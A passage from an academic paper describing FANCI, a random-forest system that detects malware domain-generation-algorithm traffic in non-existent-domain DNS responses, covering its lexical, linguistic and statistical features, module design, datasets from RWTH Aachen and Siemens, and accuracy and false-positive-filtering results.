| 19 | *† | Ratio of Consecutive Digits | rational | 0.0 | 0.08 |

Table 2: Overview of 7 linguistic features applied on the example domains $d_1$ and $d_2$.

is repeated at least twice. For example, for the domain name `rwth-aachen.derwth-aachen.de` this feature evaluates to 1, but for the domain name `rwthrwth-aachen.de` it evaluates to 0.

**(#9) Ratio of Digit-Exclusive Subdomains.** This feature is computed as the ration of the number of subdomains consisting exclusively of digits to the overall number of subdomains. It ignores public suffixes. Consider for example the domain name `123.itsec.rwth-aachen.de` resulting in $1/3$ as it has 3 subdomains (the public suffix `de` is excluded), where one of them consists of digits exclusively.

**(#10) Ratio of Hexadecimal-Exclusive Subdomains.** This feature is defined analogously to feature (#9) Ratio of Digit-Exclusive Subdomains.

**(#12) Contains IP Address.** This is a binary feature, which is 1 if and only if the domain contains an IP address, where IP address refers to common notations of IPv4 and IPv6 addresses including dots.

## 3.3 Linguistic Features

To extend our feature set we focus on linguistic characteristics of domain names in the following. These features are used to capture deviations from common linguistic patterns of domain names. Table 2 presents an overview of all 7 linguistic features. In the following, we discuss the non-self-explanatory linguistic features #17, #18, and #19 in detail.

**(#17) Ratio of Repeated Characters.** The *repeated character ratio* is computed on the $d_{dsf}$ and is defined as the number of characters occurring more than once in $d_{dsf}$ divided by the alphabet cardinality (#16). Considering the example domain name $d =$ `bnxd.rwth-aachen.de` this feature evaluates to $3/12$, where repeating characters in $d_{dsf}$ are `n`, `h`, and `a`.

| # | | Feature | Output | $\mathscr{F}(d_1)$ | $\mathscr{F}(d_2)$ |
|---|---|---|---|---|---|
| 20 | *† | N-Gram Dist. | vector | | |
| | 1-Gram | $d_1$ | $(0.43, 1, 1.25, 1, 2, 1, 1.25)$ | | |
| | 1-Gram | $d_2$ | $(0.59, 1, 1.39, 1, 3, 1, 2)$ | | |
| 21 | *† | Entropy | rational | 3.64 | 4.05 |

Table 3: Overview of 2 statistical features evaluated on the example domains $d_1$ and $d_2$.

**(#18) Ratio of Consecutive Consonants.** This feature sums up the lengths of disjunct sequences of consonants $\geq 2$ and divides the sum by the length of $d_{dsf}$. For example, considering the domain name $d =$ `bnxd.rwth-aachen.de` results in $(8+2)/15 = 0.67$, where $d_{dsf} =$ `bnxdrwth-aachen` and the consecutive disjunct consonant sequences are: `bnxdrwth` and `ch`.

**(#19) Ratio of Consecutive Digits.** This feature is defined analogously to feature (#18) Ratio of Consecutive Consonants.

## 3.4 Statistical Features

The two statistical features used by FANCI are shown in Table 3. Both are explained in detail in the following.

**(#20) N-Gram Frequency Distribution [2].** An $n$-gram of domain name $d$ is a multi set of all (also non-disjunct) character sequences $e$, $e \in d_{dsf}$, with $|e| = n$. $f^n$ denotes the frequency distribution of the corresponding $n$-gram. The *n-gram frequency distribution* feature is defined as $g_n = (\overline{f^n}, \sigma(f^n), \min(f^n), \max(f^n), \tilde{f^n}, f^n_{0.25}, f^n_{0.75})$, where $\overline{f^n}$ is the arithmetic mean of $f_n$, $\sigma(f^n)$ the corresponding standard deviation, $\min(f^n)$ the minimum, $\max(f^n)$ the maximum, $\tilde{f^n}$ the median, $f^n_{0.25}$ the lower quartile, and $f^n_{0.75}$ the upper quartile. Table 3 exemplarily illustrates the evaluation of this feature for 1-grams on the domains $d_1$ and $d_2$. FANCI uses $g_1, g_2, g_3$ as feature #20 which results in a vector of 21 output values overall.

**(#21) Entropy [14, 2].** The *entropy* (according to Shannon) is defined considering the 1-gram frequency distribution $f^1$ of $d$: $-\sum_{c \in d_{dsf}} p_c \cdot log_2(p_c)$, where $p_c$ is the relative frequency of character $c$ according to $f^1$. Table 3 shows example evaluations for the domains $d_1$ and $d_2$.

# 4 FANCI

In this section, we present *Feature-based Automated NXDomain Classification and Intelligence (FANCI).*

FANCI is a lightweight system for classifying arbitrary NXDs into benign and DGA-related solely based on domain names. It consists of three modules: training, classification, and intelligence. Figure 3 provides an overview of FANCI's architecture, of required inputs, of outputs, and of the way FANCI processes data internally. The three modules and potential application scenarios are described in more detail in the following.

## 4.1 Training Module

As FANCI is based on supervised learning classifiers, it requires training with labeled data. The training module implements training of classifiers and requires the input of labeled mAGDs and bNXDs (see upper left in Figure 3). We obtain labeled mAGDs for training purposes from DGArchive. Assuming FANCI operates in a campus or business network, bNXDs can for example be obtained from the network's DNS resolver. To obtain an as clean as possible set of bNXDs for training, we filter them in a *cleaning* step against all known mAGDs from DGArchive [14]. After the cleaning step, feature extraction is performed for each of the inputs as described in Section 3.

The output of the training module is a trained model, ready to be used for classification of unknown NXDs in the classification module.

## 4.2 Classification Module

The classification module classifies arbitrary NXDs into mAGDs and bNXDs based on a model it receives from the training module (see middle part of Figure 3). The classification module operates on an NXD, that is, on an individual domain name as input submitted for classification either by an intelligence module (see Section 4.3) or by any other source as indicated with a dashed arrow in Figure 3. The output of the classification module is a label for the submitted NXD that can take either of the two values *benign* or *malicious*.

To perform the classification, first, feature extraction is performed on the input NXD as described in Section 3. Afterwards, the actual classification is performed (currently either by RFs or by SVMs) on the extracted feature vector using the previously trained model. The classification module can either be used standalone or in combination with the intelligence module.

## 4.3 Intelligence Module

The intelligence module's task is to supply intelligence based on classification results, in particular, find infected devices and identify new DGAs or unknown seeds. As opposed to the classification module, which only takes the NXD itself as input, the intelligence module additionally takes the source and destination IP address and the timestamp of each NXD response as input in order to be able to map a malicious label as classification result back to the device that initiated the query.

In a first preprocessing step this module extracts the domain name and the aforementioned meta data from an NXD response. It uses the classification module to determine the label of the corresponding NXD and stores the results including the meta data in a database. To handle and improve results, postprocessing is performed, which can be divided into filtering and transformation.

Filtering is performed to further reduce false positives (FPs) and is carried out by filtering all positives against two whitelists. An NXD is removed from the positives list if it ends with a domain name present in one of the whitelists.

The first whitelist is of global nature and always applicable. It consists of the top $X$ Alexa domains[6], where the exact amount $X$ to use in this step is configurable. Whitelisting the top Alexa domains is based on the commonly made assumption that criminals are not able to host command & control (C2) servers under the most popular domains [4, 1]. To avoid whitelisting domain names such as `dyndns.org`, we exclude all domains from this list under which domains are publicly registrable according to Mozilla's list of public suffixes [8].

The second whitelist is of local nature. It considers domains occurring with high frequency in the network FANCI operates in. This list is fully configurable and we provide examples for two networks in the evaluation part of this paper (see Section 5.2.4).

After filtering, transformations are applied on the results to generate different views on this data and facilitate the analysis of the results. These transformations primary include the grouping of all positives by TLD or second-level domain, the grouping of NXDs by IP address of the requesting device, and the grouping by timestamps. Additionally, string-based searching and filtering of NXDs can be performed. Now, the data is well-prepared for a manual review and a conclusive interpretation.

## 4.4 Usage Scenarios

FANCI is a versatile and flexible system and is applicable in a variety of different scenarios. We mainly differentiate between two major use cases. The first case considers the usage of FANCI with all of its three modules at a single operation site, while the second case takes advantage of FANCI's modular design and considers a distributed use of FANCI.

[6] `https://www.alexa.com/`





Figure 3: Abstract illustration of the architecture and operation of FANCI.

**Local.** This deployment scenario is typical for corporate or campus-grade networks, where FANCI can be used locally as a fully-featured system. Networks of this size usually have a centralized DNS infrastructure which eases the deployment of FANCI, in particular the acquisition of bNXDs to train the classifier and also subsequent real-time detection using NXD responses. In such a deployment the previously trained model is used to label NXDs and to provide insights about infected devices to network administrators and incident handlers.

In some networks (e.g., in a typical university network) DNS traffic of devices can be monitored in a way such that IP addresses of querying devices are visible. In this case, FANCI's intelligence module is able to map mAGDs detected in NXD responses to infected devices that queried them. The detection of an infected device may trigger a monitoring of the successfully resolved DNS traffic originating from these devices. Using FANCI's classification module trained on successfully resolved domains (see Section 5.5) then enables the detection of successfully resolving mAGDs and the identification of C2 servers allowing for blacklisting of corresponding IP addresses. Note that starting with monitoring the NXD responses only, has the advantage that much less traffic needs to be handled in this step than if we would monitor the full DNS traffic. As a DGA typically generates many more mAGDs that result in NXD responses than mAGDs that resolve, monitoring NXD responses is the most promising way to find infected devices. The chance an infected device is able to contact its C2 server before it has queried a non-resolving mAGD seem very slim.

In less permissive networks (e.g., in large corporate networks) DNS traffic may not allow for a direct mapping to devices, for example, because of a hierarchical DNS infrastructure, where central DNS servers only communicate with subordinate domain controllers. In this case, the identification of infected devices is less straight forward but could to some extend be managed with the help of sinkholing mAGDs detected by FANCI. FANCI could also be integrated into existing monitoring software and can significantly add value to its detection capabilities by providing directly utilizable threat intelligence. Domains that were classified as mAGDs by FANCI can be considered to be high-confidence indicators of compromise (IOCs). Thus, FANCI can trigger and support a variety of subsequent measures. This may include proxy log and DNS log analysis, for example to retrospectively detect further infections and to sinkhole or blacklist identified C2 domains. Furthermore, the utilization of detected mAGDs on host-based agents or network edge devices like routers or firewalls is possible to find further infected devices and disrupt C2 traffic at the same time.

**Outsourced.** FANCI generalizes well to unknown environments, which means that some parts can be outsourced. In particular, it is possible to perform training with data obtained from a certain campus-grade network and use the resulting model to perform detection in other networks. This enables the use of FANCI in networks, where it is hard to perform training. For example, this can be small networks (e.g., those of small businesses), where it takes too long to get the necessary amount of data for training or this can be networks, where it is a non-trivial task to obtain a clean set of bNXDs for supervised learning (e.g., ISP networks).

Furthermore, FANCI's classification module can be used *as a service*, for example, accessible via an API or a web service useable by security software or security researchers. Note that in this case, only the domain name in question would have to be submitted to the server. The entirety of labeled mAGDs could also further be shared using various mechanisms, for example, as a threat intelligence feed, which can again be integrated into existing protection efforts of large and medium-sized companies.

## 5 Evaluation

In this section, we present an extensive evaluation of FANCI's classification module. We compare SVMs and RFs to find the best performing classifier setup for detecting mAGDs and show that RFs slightly outperform SVMs in this use case. We show that FANCI's classification module generalizes well to unknown network environments and present a real world application test, whereby we are able to report new DGAs. Finally, we evaluated how well FANCI's classification module is able to detect resolving mAGDs in full DNS traffic. Before presenting our results in detail, we first describe our evaluation procedure, including a description of the data sets our evaluation is based on.

### 5.1 Data Sets

As FANCI's classification module relies on supervised learning classifiers, we require labeled data sets for training and evaluation. Furthermore, as classification is performed on domain names only, we only require sets of labeled unique domain names to evaluate classification performance. The three data sources we use are the RWTH Aachen University campus network, the internal network of Siemens AG and the DGA Archive [14].

**RWTH Aachen University.** The central DNS resolver of RWTH Aachen University serves as first source for bNXD responses, which includes a variety of academic institutes, eduroam[7], several administrative networks, student residences, and the University hospital of RWTH Aachen. The campus network is additionally interconnected with the University of Applied Science Aachen, and the Research Center Jülich [15]. Due to enforcement, a vast majority of devices uses the network's central DNS resolvers. Our bNXD data set is a continuous one-month recording of NXD responses recorded at the central DNS resolver. We recorded 31 days overall, more precisely from 22 May 2017 until 21 June 2017. In this one-month period, we recorded pcap files of NXD responses with a size of 98.9 GB containing approximately 700 million NXD responses, that is, on average we recorded 3.2 GB or 22.6 million NXD responses per day. In total, this data set comprises 35.8 million unique NXDs.

**Siemens.** As a second source for bNXDs we obtained data from the DNS infrastructure of Siemens. Note that we only obtained NXDs and not full NXD responses as this is entirely sufficient for FANCI's classification module. This data originates from several central DNS servers of Siemens AG and covers three regions: Europe, Asia, and the USA. This broad and international coverage guarantees diverse data from different entities and devices. We obtained data of a two-month period from September and October 2017 (i.e., 61 days) comprising 31.2 million unique NXDs overall.

The long recording periods for both benign data sets guarantee a representative data set including different times of the day, different days of the week, and working and non-working days. To clean our benign data sets as far as possible we checked our benign data against DGArchive [14] and removed all known mAGDs.

**DGArchive.** To obtain sets of known mAGDs we used the DGArchive [14]. mAGDs in DGArchive are computed by using reimplementations of reverse engineered DGAs and by using corresponding known seeds. Hence, DGArchive serves as an extremely reliable source for a malicious data set. Our data set comprises all data available from DGArchive at the time of writing. We were able to obtain mAGD data for 1,344 days, ranging from 12 February 2014 until 30 January 2018. In total, this set contains 72 different DGAs. As our selected ML algorithms at least need a set size of a few hundred NXDs to perform well, we decided to reduce the set by eliminating all DGAs with less than 250 unique mAGDs. This results in 59 remaining DGAs. For our malicious data set we consider unique mAGDs of these DGAs exclusively. This comprises 49,738,973 unique mAGDs in total. Across these DGAs, the number of unique mAGDs is between 251 and 13,488,000.

### 5.2 Classification Accuracy

In this section, we first determine the best performing classifier or ensemble of classifiers for detecting mAGDs. Next, we present several experiments, each to prove a certain capability of FANCI's classification module. This includes the ability to detect unknown seeds and unknown DGAs as well as showing that FANCI's classification module generalizes very well.

#### 5.2.1 Experimental Setup

Due to the considerable size of our data set, we performed random sampling to generate sets for our evaluations. Each data set is composed of as many bNXDs as mAGDs, and is created by performing fresh uniform random sampling for each single set from our benign data sets. Depending on the corresponding experiment, the malicious data is either drawn uniformly at random

[7] Education Roaming—WLAN infrastructure for students and employees, `https://eduroam.org`

from the unique mAGDs of all DGAs or from the unique mAGDs of a single DGA. For sets considering all DGAs, we strive a uniform representation of all DGAs as far as possible. The size of a set here denotes the number of samples in total, that is, the sum of bNXDs and mAGDs.

Depending on the experiment we perform either a 5-fold cross validation (CV) or a leave-one-group-out (LOGO) CV. In a 5-fold CV the data set is divided into 5 equally sized folds using 4 for training and 1 for prediction. Each fold is used exactly once for prediction. Resulting statistical metrics are averaged over all 5 runs. An LOGO CV is in its basic procedure similar to a $k$-fold CV, but instead of building $k$ random folds, the folds are defined regarding a predefined grouping, for example, by seeds or DGAs.

We determined the optimal parameter settings for the ML algorithms for two different scenarios with the help of extensive grid searches on data sets independent of the ones used for evaluation. The first scenario considers *single-DGA detection*, (i.e., one classifier targeting one specific DGA), where the second targets *multi-DGA detection* (i.e., one classifier trained to detect all DGAs). We fixed the resulting parameters and used them in all subsequent evaluation scenarios including the one done in the wild. For an excerpt of the results of the grid searches see Appendix B.

All computations were carried out on the RWTH Compute Cluster[8].

In all experiments, we consider accuracy (ACC) as primary metric to characterize a classifier's performance defined as $ACC = |TP| + |TN| / |population|$, where $|TP|$ is the amount of true positives and $|TN|$ the amount of true negatives. This means that ACC indicates the fraction of correctly predicted samples. However, for each experiment we additionally present statistics of the following four metrics: true positive rate (TPR), true negative rate (TNR), false negative rate (FNR), and false positive rate (FPR). For each metric we consider the arithmetic mean $\bar{x}$, the standard deviation $\sigma$, the minimum $x_{min}$, the median $\tilde{x}$, and the maximum $x_{max}$.

### 5.2.2 Classifier Selection

In this section, the presented experiments reflect the procedure to select the best performing classifiers for a real-world application. For the following experiments we consider benign data from RWTH Aachen exclusively. We performed each experiment for SVMs and RFs. As it is our goal to find the best performing classifier and RFs perform marginally better than SVMs in most scenarios, we present results for RFs in the following in detail. Results for SVMs can be found in Appendix A.

[8] `https://doc.itc.rwth-aachen.de/display/CC`

| | ACC | TPR | TNR | FNR | FPR |
|---|---|---|---|---|---|
| $\bar{x}$ | 0.99936 | 0.99989 | 0.99883 | 0.00011 | 0.00117 |
| $\sigma$ | 0.00190 | 0.00050 | 0.00351 | 0.00050 | 0.00351 |
| $x_{min}$ | 0.98600 | 0.99400 | 0.97267 | 0.00000 | 0.00000 |
| $\tilde{x}$ | 0.99988 | 1.00000 | 0.99978 | 0.00000 | 0.00022 |
| $x_{max}$ | 1.00000 | 1.00000 | 1.00000 | 0.00600 | 0.02733 |

Table 4: Results for classifying bNXDs and mAGDs of single DGAs with RFs. In total, 295 sets of 59 DGAs were considered each evaluated by 5 repetitions of a 5-fold CV.

**Single DGAs.** The first experiment covers the detection of a certain single DGA using a dedicated classifier. We considered all 59 DGAs and created 5 different sets per DGA of a maximum set size of 100,000 following the procedure presented in Section 5.2.1. This means that each data set always contains an equal number of mAGDs and bNXDs. Depending on the DGA less than 50,000 unique mAGDs may be available. In these cases the set size is adjusted accordingly. In summary, this yields 295 sets of a maximum size of 100,000. For each set we performed 5-fold CVs, which we repeated 5 times with fresh, random folds.

Table 4 presents a statistical description of an RF's capabilities in the detection of single DGAs. The mean ACC is 0.99936 with a small standard deviation of 0.00190. The minimal ACC of 0.98600 is reached in the detection of *Bobax*, which is the only outlier. RFs detect 6 out of 59 DGAs (*Bamital*, *Blackhole*, *Dyre*, *Sisron*, *Tofsee*, and *UD2*) with 100 percent ACC.

**Unknown Seeds.** In this experiment, we focus on evaluating the detection of mAGDs generated by a DGA with a new seed, where the model is trained with mAGDs generated by the same DGA using known seeds.

To evaluate this scenario we perform an LOGO CV, that is, we perform training with mAGDs of all but one seed of a certain single DGA, perform prediction on the skipped one, and repeat this procedure for each seed and DGA. Again, we use data sets with a maximum size of 100,000 and use 5 distinct sets per DGA. We consider all DGAs with at least two known seeds, which yields 30 DGAs with 550 seeds overall. In total, this results in $5 \cdot 550 = 2750$ iterations for all available seeds and DGAs.

A statistical summary of the evaluation results for this experiment for RFs is depicted in Table 5. The mean of the ACC is 0.95319 showing a notable standard deviation of 0.12499. ACC values are between 0.49900 and 1.0, where 75 percent of all measures show a higher ACC than 0.98193. As only 6 DGAs are related to an ACC lower than 98 percent, the wide range of the ACC can be

| | ACC | TPR | TNR | FNR | FPR |
|---|---|---|---|---|---|
| $\bar{x}$ | 0.95319 | 0.90689 | 0.99947 | 0.09330 | 0.00053 |
| $\sigma$ | 0.12499 | 0.25005 | 0.00075 | 0.25059 | 0.00075 |
| $x_{min}$ | 0.49900 | 0.00000 | 0.99570 | 0.00000 | 0.00000 |
| $\tilde{x}$ | 0.99965 | 0.99991 | 0.99960 | 0.00011 | 0.00040 |
| $x_{max}$ | 1.00000 | 1.00000 | 1.00000 | 1.00000 | 0.00430 |

Table 5: Results for LOGO CV for mAGDs of single DGAs grouped by seed using RFs. In total, 150 sets of 30 DGAs were considered.

| | ACC | TPR | TNR | FNR | FPR |
|---|---|---|---|---|---|
| $\bar{x}$ | 0.99759 | 0.99764 | 0.99753 | 0.00236 | 0.00247 |
| $\sigma$ | 0.00009 | 0.00013 | 0.00012 | 0.00013 | 0.00012 |
| $x_{min}$ | 0.99745 | 0.99739 | 0.99733 | 0.00217 | 0.00228 |
| $\tilde{x}$ | 0.99758 | 0.99762 | 0.99752 | 0.00238 | 0.00248 |
| $x_{max}$ | 0.99776 | 0.99783 | 0.99772 | 0.00261 | 0.00267 |

Table 6: Results for detecting mAGDs with RFs of arbitrary mixed DGAs using 5 repetitions of 5-fold CV for each set. In total, 20 sets were considered.

explained by outliers.

This experiment is the only experiment, where SVMs perform slightly better than RFs. SVMs achieve a mean ACC of 0.98315 with a much smaller standard deviation of 0.06166, but with a similar wide range from 0.49850 to 1.0. Detailed results of this experiments for SVMs are presented in Table 14. SVMs are also affected by the same outliers (i.e., the same DGAs cause problems) as RFs. In contrast to RFs, SVMs do not consistently miss all new seeds of these certain DGAs and hence yield a slightly higher ACC in the mean.

**Mixed DGAs.** Next, we examine how well a single classifier trained on some mAGDs of the known DGAs is able to detect other mAGDs generated by one of these known DGAs.

We created 20 sets of a targeted size of 100,000 containing an equal number of mAGDs of each of the 59 DGAs. For DGAs with a too small amount (i.e., less than $50000/59 \approx 847$) of unique mAGDs we included all available mAGDs of such DGAs, which results in an effective set size of 92,102. For each of these 20 sets we performed 5 repetitions of a 5-fold CV.

In its trend, results for detecting mAGDs in sets containing mAGDs of multiple DGAs are similar to the detection of using dedicated classifiers for each single DGAs as presented previously. Table 6 illustrates measurement results for RFs. The ACC's mean is 0.99759 with a very small standard deviation of 0.00009. Minimum and maximum ACC values are 0.99745 and 0.99776 respectively.

In summary, we state a single classifier trained with mAGDs of multiple DGAs achieves a very high and stable ACC in detecting arbitrary mAGDs.

| | ACC | TPR | TNR | FNR | FPR |
|---|---|---|---|---|---|
| $\bar{x}$ | 0.98073 | 0.96389 | 0.99756 | 0.02424 | 0.00244 |
| $\sigma$ | 0.00034 | 0.00065 | 0.00015 | 0.00072 | 0.00015 |
| $x_{min}$ | 0.97972 | 0.96182 | 0.99726 | 0.02339 | 0.00221 |
| $\tilde{x}$ | 0.98078 | 0.96397 | 0.99759 | 0.02416 | 0.00241 |
| $x_{max}$ | 0.98119 | 0.96468 | 0.99779 | 0.02649 | 0.00274 |

Table 7: Results for LOGO CV for sets of mAGDs of mixed DGAs grouped by DGA using RFs. In total, 20 sets were considered.

**Unknown DGAs.** This experiment confirms capabilities in detecting mAGDs of unknown DGAs. To verify that our classifiers are able to generalize to mAGDs of unknown DGAs we performed LOGO CV regarding a grouping by DGA, that is, mAGDs of all but one DGA are used for training and mAGDs of the left out DGA are predicted. Sets considered in this experiment are equivalent to sets from the previous experiment, that is, we consider 20 sets with equal numbers of mAGDs per DGA. This means that for each of the 20 sets we performed 59 iterations of training and prediction leaving one DGA out at once.

Table 7 depicts a statistical summary of results for RFs in detecting mAGDs of unknown DGAs. The ACC is between 0.97972 and 0.98119 and the mean of the ACC is 0.98073 with a very small standard deviation of 0.00034. RFs detect 55 out of 59 left out DGAs with an ACC comparable to the previously presented experiment. We conclude that we are able to detect mAGDs of unknown DGAs.

**Classifier Selection.** In real-world applications, we aim at reliably detecting known DGAs as well as unknown seeds and DGAs. Furthermore, we want to achieve maximum classification accuracy. Hence, we have to choose the best performing classifier or ensemble of classifiers to achieve these goals. For this reason, we additionally evaluated several logical combinations of classifiers dedicated to single DGAs. In particular, we tested several *or* and *and* combinations, threshold voting with different thresholds, majority voting, even with combinations of RFs and SVMs. However, a single RF classifier trained with all known DGAs outperforms any of the above ensembles. That is why FANCI uses a single RF classifier trained with mAGDs of all known DGAs.

### 5.2.3 Generalization

Up to now, we performed all experiments with test sets containing bNXDs from RWTH Aachen University. In

| | ACC | TPR | TNR | FNR | FPR |
|---|---|---|---|---|---|
| $\bar{x}$ | 0.99699 | 0.99815 | 0.99582 | 0.00185 | 0.00418 |
| $\sigma$ | 0.00015 | 0.00018 | 0.00022 | 0.00018 | 0.00022 |
| $x_{min}$ | 0.99681 | 0.99787 | 0.99540 | 0.00132 | 0.00372 |
| $\tilde{x}$ | 0.99697 | 0.99812 | 0.99581 | 0.00188 | 0.00419 |
| $x_{max}$ | 0.99730 | 0.99868 | 0.99628 | 0.00213 | 0.00460 |

Table 8: Results for classifying mAGDs of arbitrary mixed DGAs and bNXD from Siemens applying 5 repetitions of 5-fold CV for 20 sets each of size 100,000 using RFs.

this section, first, we show that FANCI performs with the same quality when trained and deployed in a different network. Second, we demonstrate that it is even possible to perform training with data recorded in one network and use the resulting classification model in another network. This means that FANCI generalizes well to new environments.

**Mixed DGAs; Training and Prediction Siemens.** To illustrate FANCI's detection capabilities are independent of a certain network, we repeated the *mixed DGA experiment* from Section 5.2.2 but with sets generated with bNXDs from the Siemens data set. This experiment yields ACC values comparable to those obtained in the same setting for RWTH data. The mean ACC is 0.99699 with a small standard deviation of 0.00015, where the minimum is 0.99681 and the maximum is 0.99730. Table 8 illustrates the detailed detection performance when using data from the Siemens network.

Next, we carry out two experiments proving that our trained classifiers generalize well to unknown networks, that is, we examine the scenario of training a classifier using data from a certain network but use this classifier somewhere else. To evaluate our loss in ACC when using a classifier trained in a foreign network we compare the ACC to scenarios, in which we trained and predicted using bNXDs from the same network.

**Mixed DGAs, Training RWTH, Prediction Siemens** The first experiment considers training using bNXD from RWTH Aachen and performs prediction on sets composed with bNXDs from Siemens. The second experiment is performed vice versa. These experiments are based on the fact that mAGDs do not differ from network to network, but only bNXDs may be different. For both benign data sources we consider 20 data sets each generated as in the previous experiments. Each data set is used for training once, where prediction is performed for each of the 20 sets of the other bNXD source. This results in $20 \cdot 20 = 400$ passes for each of the two experiments.

Table 9 presents results for considering sets containing bNXDs from RWTH Aachen for training and sets containing bNXDs from Siemens for prediction. The mean ACC is 0.99534, with a small standard deviation of 0.00018. In comparison to performing training and prediction on sets containing bNXDs from Siemens (see Table 8), the mean ACC is only marginally smaller, namely 0.00165 percentage points. This is explained by an increase of FPs. However, the false negatives (FNs) even decrease.

| | ACC | TPR | TNR | FNR | FPR |
|---|---|---|---|---|---|
| $\bar{x}$ | 0.99534 | 0.99937 | 0.99132 | 0.00063 | 0.00868 |
| $\sigma$ | 0.00018 | 0.00007 | 0.00034 | 0.00007 | 0.00034 |
| $x_{min}$ | 0.99511 | 0.99920 | 0.99083 | 0.00051 | 0.00799 |
| $\tilde{x}$ | 0.99530 | 0.99939 | 0.99125 | 0.00061 | 0.00875 |
| $x_{max}$ | 0.99565 | 0.99949 | 0.99201 | 0.00080 | 0.00917 |

Table 9: Classification accuracy for training on RWTH Aachen data and prediction on Siemens data using RFs.

| | ACC | TPR | TNR | FNR | FPR |
|---|---|---|---|---|---|
| $\bar{x}$ | 0.99785 | 0.99946 | 0.99624 | 0.00054 | 0.00376 |
| $\sigma$ | 0.00009 | 0.00006 | 0.00019 | 0.00006 | 0.00019 |
| $x_{min}$ | 0.99771 | 0.99936 | 0.99591 | 0.00048 | 0.00349 |
| $\tilde{x}$ | 0.99784 | 0.99946 | 0.99622 | 0.00054 | 0.00378 |
| $x_{max}$ | 0.99800 | 0.99952 | 0.99651 | 0.00064 | 0.00409 |

Table 10: Classification accuracy for training on Siemens data and prediction on RWTH Aachen data using RFs.

**Mixed DGAs, Training Siemens, Prediction RWTH** Table 10 shows results for considering sets containing bNXDs from Siemens for training and bNXD data from RWTH Aachen for prediction. In this experiment the mean ACC is 0.99785, which is in comparison to the RWTH-only (see Table 6) experiment even marginally larger, namely by 0.00026 percentage points. Although the FPs increase slightly, the FNs decrease. This confirms the trend from the previous experiment.

Again, we performed all experiments with SVMs and RFs and RFs perform consistently better than SVMs. Results for SVMs can be found in Appendix A. In summary, the previous experiments show that FANCI is in general independent of a certain network, generalizes well to unknown environments, and even allows for outsourcing of the actual classification.

#### 5.2.4 Additional False Positive Reduction

As highlighted in Section 4.3, FANCI performs a filtering in the intelligence module to reduce FPs. To evaluate the efficiency of our filtering approach we consider sets

| Initial | Alexa top $X$ | Alexa | | Alexa + Local | |
|---|---|---|---|---|---|
| | | red. by % | rem. | red. by % | rem. |
| RWTH 6,522 | $10^2$ | 0.08 | 6,517 | 75.53 | 1,596 |
| | $10^4$ | 71.79 | 1,840 | 77.69 | 1,455 |
| | $10^6$ | 86.49 | 881 | 89.88 | 660 |
| Siemens 11,431 | $10^2$ | 0.31 | 11,395 | 47.85 | 5,961 |
| | $10^4$ | 7.52 | 10,571 | 53.12 | 5,359 |
| | $10^6$ | 74.18 | 2,952 | 77.74 | 2,544 |

Table 11: False positive reduction applied with and without local specific whitelist, where the reduction is presented in percent (red. by %) and the remaining amount of FPs (rem.) is additionally stated as absolute value.

of all unique FP bNXDs occurred during experiments presented in the previous sections. As we use a local specific whitelist in the second filtering step, we consider two data sets, one for RWTH Aachen FP bNXDs (6,522) and one for Siemens FP bNXDs (11,431). We evaluated the global filtering step using the Alexa top 100, top 10,000, or top 1,000,000. The local specific filtering is performed with appropriate whitelists for each of the networks. For the RWTH Aachen University network, this list for example includes domains, such as, `rwth-aachen.de`, `sophosxl.net`, and `fh-aachen.de`. For the Siemens network, this list for example contains: `siemens.net`, `trendmicro.com`, `mcafee.com`, and `bayer.com`. These local specific whitelists assume that there is no C2 server present in the campus networks. Additionally, we assume that certain companies, such as, Sophos, McAfee, and TrendMicro do not host a C2 server.

Table 11 presents the results of applying both filtering steps subsequently on these two sets of unique FP bNXDs. It states the reduction of FPs in percent and the amount of remaining FPs. For data from RWTH Aachen we are able to reduce the FPs by 75.53 up to 89.88 percent, which results in 1,596 or 660 remaining FPs respectively. Considering the Siemens network, we reduce the FPs at least by 47.85 percent resulting in 5,961 domains and in the best case we reduce the FPs by 77.74 percent yielding 2,544 domains left.

The results clearly show the efficiency of our subsequent FP filtering. Although FANCI's classification accuracy is already outstanding, we are able to at least halve the amount of FPs even when only considering the Alexa top 100 as whitelist. In the best case we are even able to reduce FPs to a tenth of the initial amount.

Now, that we have seen FANCI's capabilities in detecting mAGDs and proved efficiency of our false positive reduction we present a real world application of FANCI in the next section.

## 5.3 Real World

In this section, we present the application of FANCI in the university network of RWTH Aachen.

**Setup.** For our real world application test of FANCI we consider a fresh one-month recording from the central DNS resolver of RWTH Aachen University comprising 31 days, more precisely from 13 October 2017 until 12 November 2017, where the data amount is similar to the recording from Section 5.1. This means that FANCI has to handle approximately 700 million NXD responses in total, containing 35 million unique NXDs. FANCI is used with a single RF classifier trained on a set of size 92,102 containing mAGDs of 59 different DGAs and bNXD from RWTH Aachen network from the data set described in Section 5.1. The set contains bNXDs and mAGDs in equal parts and equal many mAGDs of each DGA. We applied FANCI by first using the classification module on all NXD responses from the fresh recording and then used the filtering capabilities of the intelligence module for FP reduction using Alexa's top 1,000,000.

